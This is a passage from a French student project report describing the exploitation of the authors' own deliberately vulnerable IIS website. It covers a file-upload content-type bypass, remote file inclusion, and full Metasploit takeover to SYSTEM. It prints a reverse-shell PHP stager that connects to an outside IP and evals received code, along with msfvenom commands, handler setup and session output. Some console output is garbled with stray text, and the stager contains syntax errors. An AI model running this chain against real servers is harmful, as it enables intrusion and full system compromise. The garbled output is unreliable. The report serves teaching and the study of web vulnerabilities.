7 Content-Type: image/png
8
9 /*<?php /** error_reporting(0); $ip = '41.107.240.200'; $port = 80; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://($ip):($port)"); $s_type = 'stream'; } if ($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if ($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = $socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type)) { die('no socket funcs'); } if (!($s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if ($len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) { ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
0 -----4123911626076694792728557568
1 Content-Disposition: form-data; name="submit"
2
3 A,SA4 m-#aoM
4 -----4123911626076694792728557568--
5

```

Figure 35: Changement de l'extension du payload après l'envoi.

Ici, si l'utilisateur cherche à importer un fichier ayant une extension autre que 'png' (fichier exécutable par exemple), il n'a qu'à modifier le champ « **content-type** » sur **BurpSuite** en le mettant à '**image/png**'.

4. Valider l'envoi du payload, et le fichier sera alors mis coté serveur comme le montre la figure ci-dessous.




Figure 36: Réception du payload par la machine cible.

Le répertoire 'Uploads' admet l'ajout de fichiers car le nom de groupe 'Tout le monde' a été ajouté avec les droits de lecture, écriture et exécution.




Figure 37: Droits du répertoire 'Uploads'.

1.4. Remote File Inclusion (RFI)

Remote File Inclusion (RFI) est une vulnérabilité trouvée le plus souvent sur des sites webs. Elle permet de causer énormément de dégâts comme l'exécution d'un code externe malveillant sur le site victime.

Localisation sur notre site :

Après avoir chargé le payload sur le serveur à l'aide de la faille « **File upload** », notre objectif suivant sera d'y accéder et de l'ouvrir dans le navigateur d'où le but de la vulnérabilité RFI.

Pour avoir le chemin complet du fichier « **test.php** », l'utilisateur pourra utiliser **DirBuster** pour afficher tous les fichiers et répertoires du serveur grâce à la technique **Brute Force**.

Dans notre exemple, cela nous a pris 4 minutes et 02 secondes (sans mettre tous les threads en marche) pour trouver le chemin suivant : « **Uploads/test.php** »




Figure 38: Début du directory brute force.




Figure 39: Fin du directory brute force.

Si on essaye d'accéder au répertoire 'Uploads' trouvé précédemment, on aura le résultat suivant :




Figure 40: Existence du répertoire Uploads.

La figure précédente prouve l'existence de ce répertoire, et donc il nous manquerait plus qu'à introduire le chemin complet précédemment trouvé afin d'exécuter le payload « test.php ».




Figure 41: Exploitation de la faille RFI.

1.5. Prendre le contrôle de la machine cible

Avec cette vulnérabilité, on essayera de se connecter à la machine cible avec les priviléges administrateur.

Du coup, notre travail commencera par la création d'un premier payload ‘ **test.php** ’ en utilisant **msfvenom**, il aura comme hôte notre **adresse IP publique** (de l’attaquant) et le port **4444**. Ce fichier devra être exécuté côté serveur pour qu'on puisse intercepter la communication et ouvrir une session Meterpreter qui nous permettra, la prise de contrôle de la machine cible.

```
[root@parrot]~[/home/yanis]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=41.108.17.119 LPORT=4444 -f raw>/home/yanis/Desktop/test.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

[root@parrot]~[/home/yanis]
└─#
```

Figure 42: Création du payload ‘test.php’.

Puis on créera un deuxième payload ‘ **test.exe** ’ avec pratiquement les mêmes étapes que le payload précédent à part le port qui devra être **4445**. Ce payload nous permettra d’acquérir le privilège d’administrateur au sein de la machine cible.

```
""
[x]~[root@parrot]~[/home/yanis]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=41.108.17.119 LPORT=4445
-f exe>/home/yanis/Desktop/test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 43: Création du payload ‘test.exe’.

Après avoir bypassé le compte administrateur avec la vulnérabilité « **SQL injection** », on profite de la faille « **file upload** » afin d’envoyer les payloads « **test.php** » et « **test.exe** » vers la machine cible.

Ensuite, on configure la machine virtuelle qui va faire l’attaque et qui va se mettre en écoute avec « **Metasploit** » (dans notre cas une machine « **PARROT** » configuré en mode BRIDGED avec une **adresse IP statique** « **192.168.1.50** »).

On configure aussi le paramètre de redirection de port sur notre routeur qui fera en sorte de transmettre tout le trafic venant d'un port de notre **adresse IP publique** vers **le port 4444** et **le port 4445** de notre adresse privée qui, est l'adresse de la machine « **PARROT** », comme le montre la figure ci-dessous :

Rule	Application	Protocol	Start Port	End Port	Local IP Address
1	-Hack	ALL	4444	4444	192.168.1.50
2	-Hack2	ALL	4445	4445	192.168.1.50
3	-	-	0	0	0.0.0.0
4	-	-	0	0	0.0.0.0
5	-	-	0	0	0.0.0.0
6	-	-	0	0	0.0.0.0
7	-	-	0	0	0.0.0.0
8	-	-	0	0	0.0.0.0
9	-	-	0	0	0.0.0.0
10	-	-	0	0	0.0.0.0
11	-	-	0	0	0.0.0.0
12	-	-	0	0	0.0.0.0

Figure 44: Configuration d'une redirection de port pour metasploit.

Après la configuration de notre machine et du routeur, on lance l'écoute sur Metasploit avec notre adresse IP publique et le port 4444, tout en ajoutant « **ReverseListenerBindAddress** » qui va transmettre le Traffic vers notre machine interne du réseau, à savoir : « **PARROT** » :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 41.108.17.119
LHOST => 41.108.17.119
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444 Park, System Security Interface
msf6 exploit(multi/handler) > set ReverseListenerBindAddress 192.168.1.50
ReverseListenerBindAddress => 192.168.1.50
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
    access: PERMISSION DENIED.
Module options (exploit/multi/handler):
    access: PERMISSION DENIED.
    > Name : Current Setting Required Description
    > -----+-----+-----+-----+
    YOU DIDN'T SAY THE MAGIC WORD!
    YOU DIDN'T SAY THE MAGIC WORD!
Payload options (php/meterpreter/reverse_tcp):
    YOU DIDN'T SAY THE MAGIC WORD!
    > Name : Current Setting Required Description
    > -----+-----+-----+-----+
    LHOST : 41.108.17.119 GIC yes! The listen address (an interface may be specified)
    LPORT : 4444                 yes   The listen port

    =! metasploit v6.0.0-dev
Exploit target:exploits - 1108 auxiliary - 345 post
+ --=[ 502 payloads - 45 encoders - 10 nops
+ Id  Name evasion
-- --
Metasploit Wildcard Target names can be used for IP params set LHOST eth0

msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > exploit -j -z reverse_tcp
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 41.108.17.119
[*] Started reverse TCP handler on 192.168.1.50:4444
```

Figure 45: Mise en écoute ‘test.php’ avec « MSFCONSOLE » .

En lançant l'exploit, on exécute le payload « **test.php** » sur le serveur à l'aide de la faille « **file inclusion** » comme suit :




Figure 46: Exécution du payload en utilisant 'file inclusion'.

En parallèle à l'exécution du **payload** ci-dessus, une liaison s'établie entre la machine victime et la machine « **PARROT** », par conséquent on aura le contrôle de la machine victime.

```
msf6 exploit(multi/handler) > [*] Sending stage (39189 bytes) to 41.108.17.119
[*] Meterpreter session 2 opened (192.168.1.50:4444 -> 41.108.17.119:10264) at 2021-02-23 05:17:12 +0100
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > dir
Listing: C:\inetpub\wwwroot\uploads
=====
Name           Size   Type    Last modified
----           ----   ----
100777/rwxrwxrwx 173802 file   2021-02-23 04:12:14 +0100 test.exe
100666/rw-rw-rw- 1114   file   2021-02-23 04:12:14 +0100 test.php
msf6 > use exploit/multi/handler
```

Figure 47: Prise de contrôle de la machine victime avec le premier payload.

L'étape suivante est d'exécuter le deuxième payload « **test.exe** », du coup on lance l'écoute sur ce payload ('**text.exe**') depuis un autre terminal,

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 41.108.17.119
LHOST => 41.108.17.119
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set ReverseListenerBindAddress 192.168.1.50
ReverseListenerBindAddress => 192.168.1.50
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name   Current Setting  Required  Description
  ----   -----          ----- 
  Corbeille      Project   Système   test.exe
  Name   Current Setting  Required  Description
  ----   -----          ----- 
  Payload          windows/meterpreter/reverse_tcp
  Name   Current Setting  Required  Description
  ----   -----          ----- 
  EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST   41.108.17.119  yes        The listen address (an interface may be specified)
  LPORT   4445            yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.50:4445
```

Figure 48: Mise en écoute 'test.exe' avec « MSFCONSOLE»

Puis on l'exécute ('**test.exe**') depuis la console **meterpreter** du premier payload grâce à la commande « **execute -f test.exe** » comme ceci :

```
meterpreter > execute -f test.exe
[*] Started reverse TCP handler on 192.168.1.50:4445
[*] Sending stage (175174 bytes) to 41.108.17.119
[*] Meterpreter session 1 opened (192.168.1.50:4445 -> 41.108.17.119:10532) at 2021-02-23 05:28:26 +0100
```

Figure 49: Exécution du payload 'test.exe'.

Ainsi, une session sera ouverte dans le deuxième terminal, comme le montre la figure ci-dessous :

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.50:4445
[*] Sending stage (175174 bytes) to 41.108.17.119
[*] Meterpreter session 1 opened (192.168.1.50:4445 -> 41.108.17.119:10532) at 2021-02-23 05:28:26 +0100

meterpreter > getuid
Server username: WIN-04CG2N2UP6G\Administrateur
meterpreter > sysinfo
Computer       : WIN-04CG2N2UP6G
OS             : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: fr_FR
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
```

Figure 50: Prise de contrôle de la machine victime avec le deuxième payload.

Enfin, pour faire **l'escalade de privilège** et avoir les droits administrateur, on exécute la commande « **getsystem** » puis « **shell** » afin d'avoir un contrôle totale de la machine cible comme le reflète la figure suivante :

```
[*] Started reverse TCP handler on 192.168.1.50:4445
[*] Sending stage (175174 bytes) to 41.108.17.119
[*] Meterpreter session 1 opened (192.168.1.50:4445 -> 41.108.17.119:10532) at 2021-02-23 05:28:26 +0100

meterpreter > getuid
Server username: WIN-04CG2N2UP6G\Administrateur
meterpreter > sysinfo
Computer       : WIN-04CG2N2UP6G
OS             : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: fr_FR
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 872 created.
Channel 1 created.
Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>
```

Figure 51: Obtention des priviléges de l'administrateur.

Conclusion

À travers ce chapitre, nous avons présenté la manière par laquelle un utilisateur malveillant peut exploiter les vulnérabilités de notre site web, engendrant ainsi, une prise de contrôle totale de notre machine virtuelle.

Conclusion générale

Nous voici au terme de notre projet, qui porte sur le développement d'un site web vulnérable à cinq failles et son hébergement sur internet.

Dans ce projet, on a pu voir et manipuler plusieurs aspects concernant l'hébergement de site web chez soi avec une accessibilité depuis l'extérieur, étudier les différentes vulnérabilités existante sur le web et la méthodologie de l'exploitation de certaines.

Le point de départ de notre Projet a été l'installation d'une machine virtuelle Windows server avec le rôle IIS accessible depuis internet, après l'avoir configuré avec une adresse IP privé statique et après l'ajout d'une redirection de port au niveau de notre routeur ADSL.

Ensuite, on a activé le service DYDNS afin d'avoir un site web accessible via une URL stable au lieu de notre l'adresse IP publique dynamique, puis on a conçu un site web contenant cinq vulnérabilités exploitables d'une manière chainée (découverte de la vulnérabilité 1 permet la découverte de la vulnérabilité 2 etc....).

Enfin, on a présenté la méthodologie d'exploitation de ces vulnérabilités permettant ainsi la prise de contrôle de notre serveur web via un payload généré par Metasploit qui nous sert à exécuter des commandes d'un administrateur sur le serveur.

Référence

[2] Wiliam R .stanek Guide de l'administrateur windows server 2012

Webographie

[Net 1] VMware Workstation www.techopedia.com Consulté le 13 février 2021

[Net 2] No-IP DUC <https://www.noip.com/> Consulté le 13 février 2021

[Net 3] HTML/CSS <https://www.journaldunet.fr> Consulté le 13 février 2021

[Net 4] JavaScript. <https://fr.wikipedia.org/wiki/>. Consulté le 16 février 2021.

[Net 5] PHP. <https://www.php.net>. Consulté le 16 février 2021.

[Net 6] PhpMyAdmin. <https://www.projet-plume.org/> Consulté le 16 février 2021